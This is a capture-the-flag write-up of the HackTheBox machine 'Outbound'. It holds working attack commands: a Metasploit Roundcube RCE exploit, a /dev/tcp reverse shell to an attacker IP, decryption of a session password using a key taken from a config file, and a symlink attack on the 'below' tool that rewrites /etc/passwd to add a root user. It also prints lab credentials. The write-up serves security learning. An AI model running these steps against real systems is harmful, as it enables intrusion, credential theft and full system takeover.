Outbound A HackTheBox active easy Linux machine focused on web enumeration and privilege escalation.
Most of the commands we’ve used are already included in our tool here
As is common in real life pentests, you will start the Outbound box with credentials for the following account tyler / LhKL1o9Nm3X2
ENUMERATTON
Nmap scanning
❯ nmap -p- --open -sS --min-rate 5000 -n -Pn 10.129.236.51 -vvv -sCV
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 9.6p1 Ubuntu 3ubuntu13.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBN9Ju3bTZsFozwXY1B2KIlEY4BA+RcNM57w4C5EjOw1QegUUyCJoO4TVOKfzy/9kd3WrPEj/FYKT2agja9/PM44=
|   256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIH9qI0OvMyp03dAGXR0UPdxw7hjSwMR773Yb9Sne+7vD
80/tcp open  http    syn-ack ttl 63 nginx 1.24.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://mail.outbound.htb/
|_http-server-header: nginx/1.24.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
We add the host to our /etc/hosts
echo '10.129.236.51 mail.outbound.htb outbound.htb' >> /etc/hosts

We found a login page where we can use our credentials
After login using the provieded credentials we found the version which is vulnerable to RCE via PHP object deserialization. You will have more information here

So we can exploit it easily with the following command
❯ msfconsole -q -x "use exploit/multi/http/roundcube_auth_rce_cve_2025_49113; set LHOST tun0; set LPORT 4444; set RHOSTS mail.outbound.htb; set USERNAME tyler; set password LhKL1o9Nm3X2; exploit"

[*] Started reverse TCP handler on 10.10.14.153:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] Extracted version: 10610
[+] The target appears to be vulnerable.
[*] Fetching CSRF token...
[+] Extracted token: Mh89CtWNdyeKQHFQfMyGnVTANOzwxyv5
[*] Attempting login...
[+] Login successful.
[*] Preparing payload...
[+] Payload successfully generated and serialized.
[*] Uploading malicious payload...
[+] Exploit attempt complete. Check for session.
[*] Sending stage (3045380 bytes) to 10.129.236.51
[*] Meterpreter session 1 opened (10.10.14.153:4444 -> 10.129.236.51:51716) at 2025-07-13 13:18:58 +0000

meterpreter > getuid
Server username: www-data
After finding out that tyler is also a user of the machine we try to recycle the credentials and it works
meterpreter > shell
Process 1117 created.
Channel 1 created.
ls /HOME
ls: cannot access '/HOME': No such file or directory
ls /home
jacob
mel
tyler
su tyler
Password: LhKL1o9Nm3X2
whoami
tyler
Since i dont like the shell from metasploit ive decided to send my own shelll
❯ sh -i >& /dev/tcp/10.10.14.153/443 0>&1

❯ revshell -p 443
[i] Listening on 0.0.0.0:443...
[+] Connected by 10.129.236.51:46200
[i] Attempting TTY upgrade...
[-] python3 is not installed or unexpected response: 0
[-] python is not installed or unexpected response: 0
[+] Binary 'script' is installed, upgrading shell...
[i] Unsetting histfile...
tyler@mail:/$
To be honest the machine is really slow and we are also in a docker…
tyler@mail:/$ ls -la /
total 84
drwxr-xr-x   1 root root 4096 Jul  9 12:41 .
drwxr-xr-x   1 root root 4096 Jul  9 12:41 ..
-rwxr-xr-x   1 root root    0 Jun  8 12:26 .dockerenv
So let’s try a Docker breakout — I’m tired of this limited shell…
In the Roundcube configuration files, we found MySQL credentials and something interesting: a 24-character encryption key (des_key), which is used to encrypt sensitive data like cached passwords. It’s critical to change this key from the default for security.
tyler@mail:/var/www/html/roundcube/config$ pwd
/var/www/html/roundcube/config
tyler@mail:/var/www/html/roundcube/config$ cat config.inc.php

<?php
(snip...)

//       or (Windows): 'sqlite:///C:/full/path/to/sqlite.db'
$config['db_dsnw'] = 'mysql://roundcube:RCDBPass2025@localhost/roundcube';


// exactly 24 characters long.
// YOUR KEY MUST BE DIFFERENT THAN THE SAMPLE VALUE FOR SECURITY REASONS
$config['des_key'] = 'rcmail-!24ByteDESkey*Str';
Let’s dive into the mysql and let’s see what we can find
tyler@mail:/var/www/html/roundcube/config$ mysql -u roundcube -pRCDBPass2025
MariaDB [roundcube]> select * from session;

| 6a5ktqih5uca6lj8vrmgh9v0oh | 2025-06-08 15:46:40 | 172.17.0.1 | bGFuZ3VhZ2V8czo1OiJlbl9VUyI7aW1hcF9uYW1lc3BhY2V8YTo0OntzOjg6InBlcnNvbmFsIjthOjE6e2k6MDthOjI6e2k6MDtzOjA6IiI7aToxO3M6MToiLyI7fX1zOjU6Im90aGVyIjtOO3M6Njoic2hhcmVkIjtOO3M6MTA6InByZWZpeF9vdXQiO3M6MDoiIjt9aW1hcF9kZWxpbWl0ZXJ8czoxOiIvIjtpbWFwX2xpc3RfY29uZnxhOjI6e2k6MDtOO2k6MTthOjA6e319dXNlcl9pZHxpOjE7dXNlcm5hbWV8czo1OiJqYWNvYiI7c3RvcmFnZV9ob3N0fHM6OToibG9jYWxob3N0IjtzdG9yYWdlX3BvcnR8aToxNDM7c3RvcmFnZV9zc2x8YjowO3Bhc3N3b3JkfHM6MzI6Ikw3UnYwMEE4VHV3SkFyNjdrSVR4eGNTZ25JazI1QW0vIjtsb2dpbl90aW1lfGk6MTc0OTM5NzExOTt0aW1lem9uZXxzOjEzOiJFdXJvcGUvTG9uZG9uIjtTVE9SQUdFX1NQRUNJQUwtVVNFfGI6MTthdXRoX3NlY3JldHxzOjI2OiJEcFlxdjZtYUk5SHhETDVHaGNDZDhKYVFRVyI7cmVxdWVzdF90b2tlbnxzOjMyOiJUSXNPYUFCQTF6SFNYWk9CcEg2dXA1WEZ5YXlOUkhhdyI7dGFza3xzOjQ6Im1haWwiO3NraW5fY29uZmlnfGE6Nzp7czoxNzoic3VwcG9ydGVkX2xheW91dHMiO2E6MTp7aTowO3M6MTA6IndpZGVzY3JlZW4iO31zOjIyOiJqcXVlcnlfdWlfY29sb3JzX3RoZW1lIjtzOjk6ImJvb3RzdHJhcCI7czoxODoiZW1iZWRfY3NzX2xvY2F0aW9uIjtzOjE3OiIvc3R5bGVzL2VtYmVkLmNzcyI7czoxOToiZWRpdG9yX2Nzc19sb2NhdGlvbiI7czoxNzoiL3N0eWxlcy9lbWJlZC5jc3MiO3M6MTc6ImRhcmtfbW9kZV9zdXBwb3J0IjtiOjE7czoyNjoibWVkaWFfYnJvd3Nlcl9jc3NfbG9jYXRpb24iO3M6NDoibm9uZSI7czoyMToiYWRkaXRpb25hbF9sb2dvX3R5cGVzIjthOjM6e2k6MDtzOjQ6ImRhcmsiO2k6MTtzOjU6InNtYWxsIjtpOjI7czoxMDoic21hbGwtZGFyayI7fX1pbWFwX2hvc3R8czo5OiJsb2NhbGhvc3QiO3BhZ2V8aToxO21ib3h8czo1OiJJTkJPWCI7c29ydF9jb2x8czowOiIiO3NvcnRfb3JkZXJ8czo0OiJERVNDIjtTVE9SQUdFX1RIUkVBRHxhOjM6e2k6MDtzOjEwOiJSRUZFUkVOQ0VTIjtpOjE7czo0OiJSRUZTIjtpOjI7czoxNDoiT1JERVJFRFNVQkpFQ1QiO31TVE9SQUdFX1FVT1RBfGI6MDtTVE9SQUdFX0xJU1QtRVhURU5ERUR8YjoxO2xpc3RfYXR0cmlifGE6Njp7czo0OiJuYW1lIjtzOjg6Im1lc3NhZ2VzIjtzOjI6ImlkIjtzOjExOiJtZXNzYWdlbGlzdCI7czo1OiJjbGFzcyI7czo0MjoibGlzdGluZyBtZXNzYWdlbGlzdCBzb3J0aGVhZGVyIGZpeGVkaGVhZGVyIjtzOjE1OiJhcmlhLWxhYmVsbGVkYnkiO3M6MjI6ImFyaWEtbGFiZWwtbWVzc2FnZWxpc3QiO3M6OToiZGF0YS1saXN0IjtzOjEyOiJtZXNzYWdlX2xpc3QiO3M6MTQ6ImRhdGEtbGFiZWwtbXNnIjtzOjE4OiJUaGUgbGlzdCBpcyBlbXB0eS4iO311bnNlZW5fY291bnR8YToyOntzOjU6IklOQk9YIjtpOjI7czo1OiJUcmFzaCI7aTowO31mb2xkZXJzfGE6MTp7czo1OiJJTkJPWCI7YToyOntzOjM6ImNudCI7aToyO3M6NjoibWF4dWlkIjtpOjM7fX1saXN0X21vZF9zZXF8czoyOiIxMCI7 |
All right, we didn’t find any encrypted passwords in the users table, but we did find a session containing an encrypted password. Since we have the des_key, we can decrypt it.
❯ echo 'bGFuZ3VhZ2V8czo1OiJlbl9VUyI7aW1hcF9uYW1lc3BhY2V8YTo0OntzOjg6InBlcnNvbmFsIjthOjE6e2k6MDthOjI6e2k6MDtzOjA6IiI7aToxO3M6MToiLyI7fX1zOjU6Im90aGVyIjtOO3M6Njoic2hhcmVkIjtOO3M6MTA6InByZWZpeF9vdXQiO3M6MDoiIjt9aW1hcF9kZWxpbWl0ZXJ8czoxOiIvIjtpbWFwX2xpc3RfY29uZnxhOjI6e2k6MDtOO2k6MTthOjA6e319dXNlcl9pZHxpOjE7dXNlcm5hbWV8czo1OiJqYWNvYiI7c3RvcmFnZV9ob3N0fHM6OToibG9jYWxob3N0IjtzdG9yYWdlX3BvcnR8aToxNDM7c3RvcmFnZV9zc2x8YjowO3Bhc3N3b3JkfHM6MzI6Ikw3UnYwMEE4VHV3SkFyNjdrSVR4eGNTZ25JazI1QW0vIjtsb2dpbl90aW1lfGk6MTc0OTM5NzExOTt0aW1lem9uZXxzOjEzOiJFdXJvcGUvTG9uZG9uIjtTVE9SQUdFX1NQRUNJQUwtVVNFfGI6MTthdXRoX3NlY3JldHxzOjI2OiJEcFlxdjZtYUk5SHhETDVHaGNDZDhKYVFRVyI7cmVxdWVzdF90b2tlbnxzOjMyOiJUSXNPYUFCQTF6SFNYWk9CcEg2dXA1WEZ5YXlOUkhhdyI7dGFza3xzOjQ6Im1haWwiO3NraW5fY29uZmlnfGE6Nzp7czoxNzoic3VwcG9ydGVkX2xheW91dHMiO2E6MTp7aTowO3M6MTA6IndpZGVzY3JlZW4iO31zOjIyOiJqcXVlcnlfdWlfY29sb3JzX3RoZW1lIjtzOjk6ImJvb3RzdHJhcCI7czoxODoiZW1iZWRfY3NzX2xvY2F0aW9uIjtzOjE3OiIvc3R5bGVzL2VtYmVkLmNzcyI7czoxOToiZWRpdG9yX2Nzc19sb2NhdGlvbiI7czoxNzoiL3N0eWxlcy9lbWJlZC5jc3MiO3M6MTc6ImRhcmtfbW9kZV9zdXBwb3J0IjtiOjE7czoyNjoibWVkaWFfYnJvd3Nlcl9jc3NfbG9jYXRpb24iO3M6NDoibm9uZSI7czoyMToiYWRkaXRpb25hbF9sb2dvX3R5cGVzIjthOjM6e2k6MDtzOjQ6ImRhcmsiO2k6MTtzOjU6InNtYWxsIjtpOjI7czoxMDoic21hbGwtZGFyayI7fX1pbWFwX2hvc3R8czo5OiJsb2NhbGhvc3QiO3BhZ2V8aToxO21ib3h8czo1OiJJTkJPWCI7c29ydF9jb2x8czowOiIiO3NvcnRfb3JkZXJ8czo0OiJERVNDIjtTVE9SQUdFX1RIUkVBRHxhOjM6e2k6MDtzOjEwOiJSRUZFUkVOQ0VTIjtpOjE7czo0OiJSRUZTIjtpOjI7czoxNDoiT1JERVJFRFNVQkpFQ1QiO31TVE9SQUdFX1FVT1RBfGI6MDtTVE9SQUdFX0xJU1QtRVhURU5ERUR8YjoxO2xpc3RfYXR0cmlifGE6Njp7czo0OiJuYW1lIjtzOjg6Im1lc3NhZ2VzIjtzOjI6ImlkIjtzOjExOiJtZXNzYWdlbGlzdCI7czo1OiJjbGFzcyI7czo0MjoibGlzdGluZyBtZXNzYWdlbGlzdCBzb3J0aGVhZGVyIGZpeGVkaGVhZGVyIjtzOjE1OiJhcmlhLWxhYmVsbGVkYnkiO3M6MjI6ImFyaWEtbGFiZWwtbWVzc2FnZWxpc3QiO3M6OToiZGF0YS1saXN0IjtzOjEyOiJtZXNzYWdlX2xpc3QiO3M6MTQ6ImRhdGEtbGFiZWwtbXNnIjtzOjE4OiJUaGUgbGlzdCBpcyBlbXB0eS4iO311bnNlZW5fY291bnR8YToyOntzOjU6IklOQk9YIjtpOjI7czo1OiJUcmFzaCI7aTowO31mb2xkZXJzfGE6MTp7czo1OiJJTkJPWCI7YToyOntzOjM6ImNudCI7aToyO3M6NjoibWF4dWlkIjtpOjM7fX1saXN0X21vZF9zZXF8czoyOiIxMCI7' | base64 -d

language|s:5:"en_US";imap_namespace|a:4:{s:8:"personal";a:1:{i:0;a:2:{i:0;s:0:"";i:1;s:1:"/";}}s:5:"other";N;s:6:"shared";N;s:10:"prefix_out";s:0:"";}imap_delimiter|s:1:"/";imap_list_conf|a:2:{i:0;N;i:1;a:0:{}}user_id|i:1;username|s:5:"jacob";storage_host|s:9:"localhost";storage_port|i:143;storage_ssl|b:0;password|s:32:"L7Rv00A8TuwJAr67kITxxcSgnIk25Am/";login_time|i:1749397119;timezone|s:13:"Europe/London";STORAGE_SPECIAL-USE|b:1;auth_secret|s:26:"DpYqv6maI9HxDL5GhcCd8JaQQW";request_token|s:32:"TIsOaABA1zHSXZOBpH6up5XFyayNRHaw";task|s:4:"mail";skin_config|a:7:{s:17:"supported_layouts";a:1:{i:0;s:10:"widescreen";}s:22:"jquery_ui_colors_theme";s:9:"bootstrap";s:18:"embed_css_location";s:17:"/styles/embed.css";s:19:"editor_css_location";s:17:"/styles/embed.css";s:17:"dark_mode_support";b:1;s:26:"media_browser_css_location";s:4:"none";s:21:"additional_logo_types";a:3:{i:0;s:4:"dark";i:1;s:5:"small";i:2;s:10:"small-dark";}}imap_host|s:9:"localhost";page|i:1;mbox|s:5:"INBOX";sort_col|s:0:"";sort_order|s:4:"DESC";STORAGE_THREAD|a:3:{i:0;s:10:"REFERENCES";i:1;s:4:"REFS";i:2;s:14:"ORDEREDSUBJECT";}STORAGE_QUOTA|b:0;STORAGE_LIST-EXTENDED|b:1;list_attrib|a:6:{s:4:"name";s:8:"messages";s:2:"id";s:11:"messagelist";s:5:"class";s:42:"listing messagelist sortheader fixedheader";s:15:"aria-labelledby";s:22:"aria-label-messagelist";s:9:"data-list";s:12:"message_list";s:14:"data-label-msg";s:18:"The list is empty.";}unseen_count|a:2:{s:5:"INBOX";i:2;s:5:"Trash";i:0;}folders|a:1:{s:5:"INBOX";a:2:{s:
So we can decrypt the password using the script I created, which you can download from the repository. It takes the 24-byte key from Roundcube’s config and the Base64-encoded string found in the session, then outputs the plaintext password. Download it from here
❯ git clone https://github.com/whare1/3DES-CBC-Decryption-Utility.git
Cloning into '3DES-CBC-Decryption-Utility'...
remote: Enumerating objects: 9, done.
remote: Counting objects: 100% (9/9), done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 9 (delta 0), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (9/9), done.
❯ cd 3DES-CBC-Decryption-Utility
❯ ls
decrypt_3des_cbc.py README.md
❯ python3 decrypt_3des_cbc.py
Please enter the 24-byte key: rcmail-!24ByteDESkey*Str
Please enter the Base64 encrypted string: L7Rv00A8TuwJAr67kITxxcSgnIk25Am/
[+] Decrypted output: 595mO8DmwGeD
Now we can log in as Jacob
tyler@mail:/var/www/html/roundcube/config$ su jacob
Password:
jacob@mail:/var/www/html/roundcube/config$ whoami
jacob
I tried reusing the credentials to log in via SSH, but that didn’t work.
After some further enumeration, we found two emails. One of them contained the user’s password, and both revealed some interesting information — apparently, we’ll be able to read logs from inside the machine.
jacob@mail:~/mail/INBOX$ pwd
/home/jacob/mail/INBOX
jacob@mail:~/mail/INBOX$ ls
jacob
jacob@mail:~/mail/INBOX$ cat jacob
From tyler@outbound.htb  Sat Jun 07 14:00:58 2025
Return-Path: <tyler@outbound.htb>
X-Original-To: jacob
Delivered-To: jacob@outbound.htb
Received: by outbound.htb (Postfix, from userid 1000)
	id B32C410248D; Sat,  7 Jun 2025 14:00:58 +0000 (UTC)
To: jacob@outbound.htb
Subject: Important Update
MIME-Version: 1.0
Content-Type: text/plain; charset="UTF-8"
Content-Transfer-Encoding: 8bit
Message-Id: <20250607140058.B32C410248D@outbound.htb>
Date: Sat,  7 Jun 2025 14:00:58 +0000 (UTC)
From: tyler@outbound.htb
X-IMAPbase: 1749304753 0000000002
X-UID: 1
Status:
X-Keywords:
Content-Length: 233

Due to the recent change of policies your password has been changed.

Please use the following credentials to log into your account: gY4Wr3a1evp4

Remember to change your password when you next log into your account.

Thanks!

Tyler

From mel@outbound.htb  Sun Jun 08 12:09:45 2025
Return-Path: <mel@outbound.htb>
X-Original-To: jacob
Delivered-To: jacob@outbound.htb
Received: by outbound.htb (Postfix, from userid 1002)
	id 1487E22C; Sun,  8 Jun 2025 12:09:45 +0000 (UTC)
To: jacob@outbound.htb
Subject: Unexpected Resource Consumption
MIME-Version: 1.0
Content-Type: text/plain; charset="UTF-8"
Content-Transfer-Encoding: 8bit
Message-Id: <20250608120945.1487E22C@outbound.htb>
Date: Sun,  8 Jun 2025 12:09:45 +0000 (UTC)
From: mel@outbound.htb
X-UID: 2
Status:
X-Keywords:
Content-Length: 261

We have been experiencing high resource consumption on our main server.
For now we have enabled resource monitoring with Below and have granted you privileges to inspect the the logs.
Please inform us immediately if you notice any irregularities.

Thanks!

Mel
Now that we have the correct credentials, we can log in via SSH as jacob.
❯ ssh jacob@outbound.htb
jacob@outbound.htb's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-63-generic x86_64)

jacob@outbound:~$ cd /home/jacob
jacob@outbound:~$ ls
user.txt
Once inside, we discover that we can run the below binary with sudo.
Below is a system monitoring tool that can view and record performance data like CPU, memory, and processes. Since we can run it as root, it might give us access to sensitive info or help us escalate privileges.
jacob@outbound:~$ sudo -l
Matching Defaults entries for jacob on outbound:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User jacob may run the following commands on outbound:
    (ALL : ALL) NOPASSWD: /usr/bin/below *, !/usr/bin/below --config*, !/usr/bin/below
        --debug*, !/usr/bin/below -d*
jacob@outbound:~$ ls -la /var/log/below
total 16
drwxrwxrwx  3 root  root   4096 Jul  8 20:45 .
drwxrwxr-x 13 root  syslog 4096 Jul 13 12:50 ..
-rw-rw-rw-  1 jacob jacob   236 Jul  8 20:45 error_jacob.log
-rw-rw-rw-  1 root  root      0 Jul  8 20:37 error_root.log
drwxr-xr-x  2 root  root   4096 Jul 13 12:49 store
After doing some researches we found that belown has assigned the CVE-2025-27591. At this point, I want to thank my teammate Stingr, who was really quick and found the solution before me.
First, we remove the log.
jacob@outbound:/tmp$ rm -f /var/log/below/error_root.log
Then, we create a symbolic link pointing to /etc/passwd:
jacob@outbound:/tmp$ ln -sf /etc/passwd /var/log/below/error_root.log
Now we can run the binary to trigger our action:
Since the symlink points to /etc/passwd, any write operation performed by below as root will affect that file.
jacob@outbound:/tmp$ sudo /usr/bin/below record &

[1] 22701
jacob@outbound:/tmp$ Jul 13 14:05:14.090 DEBG Starting up!
Jul 13 14:05:14.090 ERRO
----------------- Detected unclean exit ---------------------
Error Message: Failed to acquire file lock on index file: /var/log/below/store/index_01752364800: EAGAIN: Try again
-------------------------------------------------------------
sleep 2
pkill[1]+  Exit 1
Now /etc/passwd is writable by all users, so we can add a new root user.
jacob@outbound:/tmp$ ls -la /etc/passwd
-rw-rw-rw- 1 root root 1840 Jul 13 14:10 /etc/passwd
Using this command, we append a new entry to /etc/passwd with username whare, a hashed password (wharesito), UID and GID 0 (root), and a valid shell:
jacob@outbound:/tmp$ echo "whare:$(openssl passwd -1 wharesito):0:0:root:/root:/bin/bash" >> /etc/passwd
jacob@outbound:/tmp$ su whare
Password:
root@outbound:/tmp# whoami
root
This machine was really interesting, especially the part where we recovered Jacob’s password by decrypting the Roundcube session data.